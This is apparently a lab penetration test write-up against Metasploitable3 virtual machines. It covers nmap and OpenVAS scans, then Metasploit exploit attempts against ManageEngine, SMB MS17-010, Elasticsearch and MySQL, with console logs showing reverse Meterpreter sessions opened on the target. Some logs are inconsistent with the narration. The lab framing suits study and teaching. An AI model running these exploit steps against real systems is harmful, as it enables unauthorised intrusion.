

Penetration_Test_01

I used a windows 2008 server and linux early version to simulate the whole penetration test process. The Virtual environment URL will be provided at the end of this report.

First step:

Let us running the nmap -O scan to detect the corresponding operating system of every ip address.

A screenshot of a terminal window showing an Nmap scan report for the IP address 192.168.57.4. The background of the terminal has a dark blue and black abstract pattern. The text is white and green. The report includes details about the host being up, filtered ports, a list of open ports with their states and services, the MAC address, device type, running OS, and OS CPE details.

```
Nmap scan report for 192.168.57.4
Host is up (0.00036s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3000/tcp   closed ppp
3306/tcp   open  mysql
8181/tcp   open  intermapper
MAC Address: 08:00:27:1B:57:C3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

It is linux ubuntu.

```

Nmap scan report for 192.168.57.3
Host is up (0.00033s latency).
Not shown: 988 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
4848/tcp  open  appserv-http
8022/tcp  open  oa-system
8080/tcp  open  http-proxy
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49153/tcp open  unknown
49154/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
MAC Address: 08:00:27:66:7E:7B (Oracle Virtual
Warning: OSscan results may be unreliable beca
pen and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2008|7|8.1|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008::

```

It is Windows 2008 server.

Second step

Before we try to find something interesting. The vulnerability scan is necessary to every target device. I have ran an openvas scan by myself to detect it. HTML exploit scan report will be provided in the same folder.


Third step

Alright! We already had some exploits from the reports. As a reminder: the red means high dangerous and it is most easily be exploited. I have selected some pairs which has clear exploit metasploit module.

Windows 2008 server.

Pair 1:

High (CVSS: 10.0)
NVT: ManageEngine Desktop Central 9 FileUploadServlet connectionId Vulnerability




Pair 2:

High (CVSS: 9.3)

NVT: Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)

Summary


This host is missing a critical security update according to Microsoft Bulletin MS17-010.



Pair 3:


High (CVSS: 7.5)

NVT: Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows)



Pair 4:

High (CVSS: 7.5)
NVT: Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows)



Pair 5:

High (CVSS: 10.0)
NVT: Oracle MySQL Security Updates (oct2016-2881722) 09 - Windows

Product detection result
cpe:/a:oracle:mysql:5.5.20
Detected by MySQL/MariaDB Detection (OID: 1.3.6.1.4.1.25623.1.0.100152)

mysql_yassl_getname
mysql_yassl_hello

multi

windows

mysql

mysql_mof
mysql_start_up
mysql_yassl_hello
scrutinizer_upload_exec

mysql

Console X

Attack

MySQL yaSSL SSL Hello Message Buffer Overflow

This module exploits a stack buffer overflow in the yaSSL (1.7.5 and earlier) implementation bundled with MySQL <= 6.0. By sending a specially crafted Hello packet, an attacker may be able to execute arbitrary code.

Option	Value
LHOST	10.0.2.15
LPORT	2366

Targets: 0 => MySQL 5.0.45-community-nt

☐ Use a reverse connection
☐ Show advanced options

Launch

Fourth step

Wow, we can exploit these vulnerabilities finally and fortunately. Below are some quick trying to exploit.

Pair 1 successfully exploit:

```
[*] Creating JSP stager
[*] Uploading JSP stager awkcl.jsp...
[*] Executing stager...
[*] Sending stage (179779 bytes) to 192.168.57.3
[*] Meterpreter session 1 opened (192.168.57.5:19724 -> 192.168.57.3:49427) at 2019-08-02 20:35:22 -0600
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/awkcl.jsp' on the target
[+] Deleted ../webapps/DesktopCentral/jspf/awkcl.jsp
```

Pair 2 failed, the 445 port does not open:

```
LEAKATTEMPTS => 99
msf5 exploit(windows/smb/ms17_010_psexec) > exploit -j
[*] Exploit running as background job 20.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.57.5:15679
[-] 192.168.57.3:445 - Rex::ConnectionTimeout: The connection timed out (192.168.57.3:445).
```

Pair 3 successfully exploit:


```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > exploit -j
[*] Exploit running as background job 21.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.57.5:8827
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (53845 bytes) to 192.168.57.3
[*] Meterpreter session 3 opened (192.168.57.5:8827 -> 192.168.57.3:49967) at 2019-08-02 21:19:00 -0600
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\ddf.jar' on the target
msf5 exploit(multi/elasticsearch/script_mvel_rce) >
```

Pair 4 failed, java is not running in the victim:

```
msf5 exploit(multi/elasticsearch/search_groovy_script) > exploit -j
[*] Exploit running as background job 24.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.57.5:4912
[*] Checking vulnerability...
[-] Exploit aborted due to failure: unknown: 192.168.57.3:9200 - Java has not been executed, aborting...
msf5 exploit(multi/elasticsearch/search_groovy_script) >
```


Pair 5 failed, port did not open:

```
RPORT => 3306
[*] Exploit running as background job 25.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.57.5:26072
[-] 192.168.57.3:3306 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.57.3:3306).
msf5 exploit(windows/mvel/mvel_rce) >
```

Extra step


In addition, i tried privilege escalation module: getsystem and steal token. But both failed. This is the privilege finally.

Pair 1:



Pair 3:

We have got the admin access already when i exploit.



Virtual environment URL: <https://github.com/rapid7/metasploitable3>